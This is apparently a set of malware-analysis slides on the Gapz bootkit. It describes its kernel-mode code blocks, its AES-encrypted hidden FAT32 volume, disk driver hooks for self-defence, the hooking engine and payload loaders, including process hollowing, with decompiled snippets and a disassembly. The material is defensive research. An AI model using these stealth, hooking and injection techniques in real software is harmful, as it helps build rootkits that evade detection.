struct GAPZ_BASIC_BLOCK_HEADER
{
    // A constant which is used to obtain addresses
    // of the routines implemented in the block
    unsigned int ProcBase;
    unsigned int Reserved[2];
    // Offset to the next block
    unsigned int NextBlockOffset;
    // Offset of the routine performing block initialization
    unsigned int BlockInitialization;
    // Offset to configuration information
    // from the end of the kernel-mode module
    // valid only for the first block
    unsigned int CfgOffset;
    // Set to zeroes
    unsigned int Reserved1[2];
};
```

# Gapz Kernel-mode Code Blocks

<b>Block #</b>	<b>Implemented Functionality</b>
<b>1</b>	General API, gathering information on the hard drives, CRT string routines and etc.
<b>2</b>	Cryptographic library: RC4, MD5, SHA1, AES, BASE64 and etc.
<b>3</b>	Hooking engine, disassembler engine.
<b>4</b>	Hidden Storage implementation.
<b>5</b>	Hard disk driver hooks, self-defense.
<b>6</b>	Payload manager.
<b>7</b>	Payload injector into processes' user-mode address space.
<b>8</b>	Network communication: Data link layer.
<b>9</b>	Network communication: Transport layer.
<b>10</b>	Network communication: Protocol layer.
<b>11</b>	Payload communication interface.
<b>12</b>	Main routine.

# Gapz Hidden Storage Implementation

- **Gapz implements modified FAT32 hidden volume based on FullFat project**
  - ✓ Length of file name in FAT directory entry is 32 bytes
- **The hidden volume is stored in the file with name:**  
“\??\C:\System Volume Information\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}”
- **The contents of the volume is encrypted with AES-256 in CBC mode:**
  - ✓ The sector LBA is used as *IV*

# Gapz Hidden Storage Implementation

## ➤ Gapz implements modified FAT32 hidden volume

```
6F 76 65 72 6C 6F 72 64 33 32 2E 64 6C 6C 00 00 overlord32.dll..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 3D 66 54 51 3D 66 54 51 3D 66 54 51 07 00 ..=FTQ=FTQ=FTQ..
00 00 00 26 00 00 00 00 00 00 00 00 00 00 00 ...&.....
6F 76 65 72 6C 6F 72 64 36 34 2E 64 6C 6C 00 00 overlord64.dll..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 3D 66 54 51 3D 66 54 51 3D 66 54 51 0A 00 ..=FTQ=FTQ=FTQ..
00 00 00 2C 00 00 00 00 00 00 00 00 00 00 00
63 6F 6E 66 2E 7A 00 00 00 00 00 00 00 00 00 conf.z.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 3D 66 54 51 3D 66 54 51 3D 66 54 51 0D 00 ..=FTQ=FTQ=FTQ..
```

✓ The sector LBA is used as IV

# Gapz Hidden Storage Implementation

```
int __stdcall aes_crypt_sectors_cbc(int IV, int c_text, int p_text, int num_of_sect, int bEncrypt, STRUCT_AES_KEY *Key)
{
    int result; // eax@1
    int _iv; // edi@2
    int cbc_iv[4]; // [sp+0h] [bp-14h]@3
    STRUCT_IPL_THREAD_1 *gl_struct; // [sp+10h] [bp-4h]@1

    gl_struct = 0xBBBBBBBBB;
    result = num_of_sect;
    if ( num_of_sect )
    {
        _iv = IV;
        do
        {
            cbc_iv[3] = 0;
            cbc_iv[2] = 0;
            cbc_iv[1] = 0;
            cbc_iv[0] = _iv; // CBC initialization value
            result = (gl_struct->crypto->aes_crypt_cbc)(Key, bEncrypt, 512, cbc_iv, p_text, c_text);
            p_text += 512; // plain text
            c_text += 512; // cipher text
            ++_iv;
            --num_of_sect;
        }
        while ( num_of_sect );
    }
    return result;
}
```

# Gapz Crypto Library Implementation

## ➤ Gapz crypto library functionality:

- ✓ Hashing: MD5, SHA1
- ✓ Symmetric ciphers: RC4, AES
- ✓ Asymmetric cipher: ECC

```
a2->md5_init = v4 - *v4 + 0x2A2C;  
a2->md5_process = v4 + 0x2A56 - *v4;  
a2->md5 = v4 + 0x3433 - *v4;  
a2->md5_finalize = v4 + 0x34E6 - *v4;  
a2->md5_hash = v4 + 0x35E4 - *v4;  
a2->init_sha1 = v4 + 0x37A1 - *v4;  
a2->sha1_process_block = v4 + 0x37D2 - *v4;  
a2->sha1 = v4 + 0x4965 - *v4;  
a2->sha1_finalize = v4 + 0x4A18 - *v4;  
a2->sha1_hash = v4 + 0x4B35 - *v4;  
a2->init_aes_sboxes = v4 + 0x6B3A - *v4;  
a2->aes_expand_key = v4 + 0x6DF7 - *v4;  
a2->aes_expand_and_crypt = v4 + 0x70E5 - *v4;  
a2->aes_crypt_block = v4 + 0x7243 - *v4;  
a2->aes_crypt_cbc = v4 + 0x7C14 - *v4;
```

# Gapz Self-Defence Mechanisms

- **Gapz hooks IRP\_MJ\_INTERNAL\_DEVICE\_CONTROL and IRP\_MJ\_DEVICE\_CONTROL handlers to monitor:**
  - ✓ IOCTL\_SCSI\_PASS\_THROUGH
  - ✓ IOCTL\_SCSI\_PASS\_THROUGH\_DIRECT
  - ✓ IOCTL\_ATA\_PASS\_THROUGH
  - ✓ IOCTL\_ATA\_PASS\_THROUGH\_DIRECT
- **Gapz protects:**
  - ✓ MBR/VBR from being read/overwritten
  - ✓ its image on the hard drive from being overwritten

# Gapz Hooking Engine Implementation

- Gapz hooking engine is based on the "Hacker Disassembler Engine"
- Tries to avoid patching the very first bytes of the routine being hooked (*nop; mov edi, edi; etc.*):



```
for ( patch_offset = code_to_patch; ; patch_offset += instr.len )
{
    (v42->proc_buff_3->disasm)(patch_offset, &instr);
    if ( (instr.len != 1 || instr.opcode != 0x90u)
        && (instr.len != 2 || instr.opcode != 0x89u && instr.opcode != 0x8Bu || instr.modrm_rm != instr.modrm_reg) )
        break;
}
```

# Gapz Hooking Engine Implementation


SCSI PORT!ScsiPortGlobalDispatch:

```
f84ce44c 8bff          mov     edi,edi
f84ce44e e902180307   jmp     ff4ffc55
f84ce453 088b42288b40 or     byte ptr [ebx+408B2842h],cl
f84ce459 1456        adc     al,56h
f84ce45b 8b750c      mov     esi,dword ptr [ebp+0Ch]
f84ce45e 8b4e60      mov     ecx,dword ptr [esi+60h]
f84ce461 0fb609     movzx  ecx,byte ptr [ecx]
f84ce464 56         push   esi
f84ce465 52         push   edx
f84ce466 ff1488     call   dword ptr [eax+ecx*4]
f84ce469 5e        pop     esi
f84ce46a 5d        pop     ebp
f84ce46b c20800     ret     8
```

# Gapz Code Injection Functionality



# Gapz Payload Loader Code: DLL Loader & Command Executer



Name	Address	Ordinal	
overlord32_1	10001505	1	← initialize
overlord32_2	10001707	2	← deinitialize
overlord32_3	10001765	3	← execute command

# Gapz Payload Loader Code: EXE Loaders

## EXE Loader 1

Drop payload image into  
*%TEMP%* directory

Execute `CreateProcessW`  
API

## EXE Loader 2


Create legitimate suspended  
process  
(via `CreateProcessAsUser`)

Overwrite process image with the  
malicious one


Set process thread context  
according to malicious image

Resume process thread

# Gapz Network Protocol Implementation

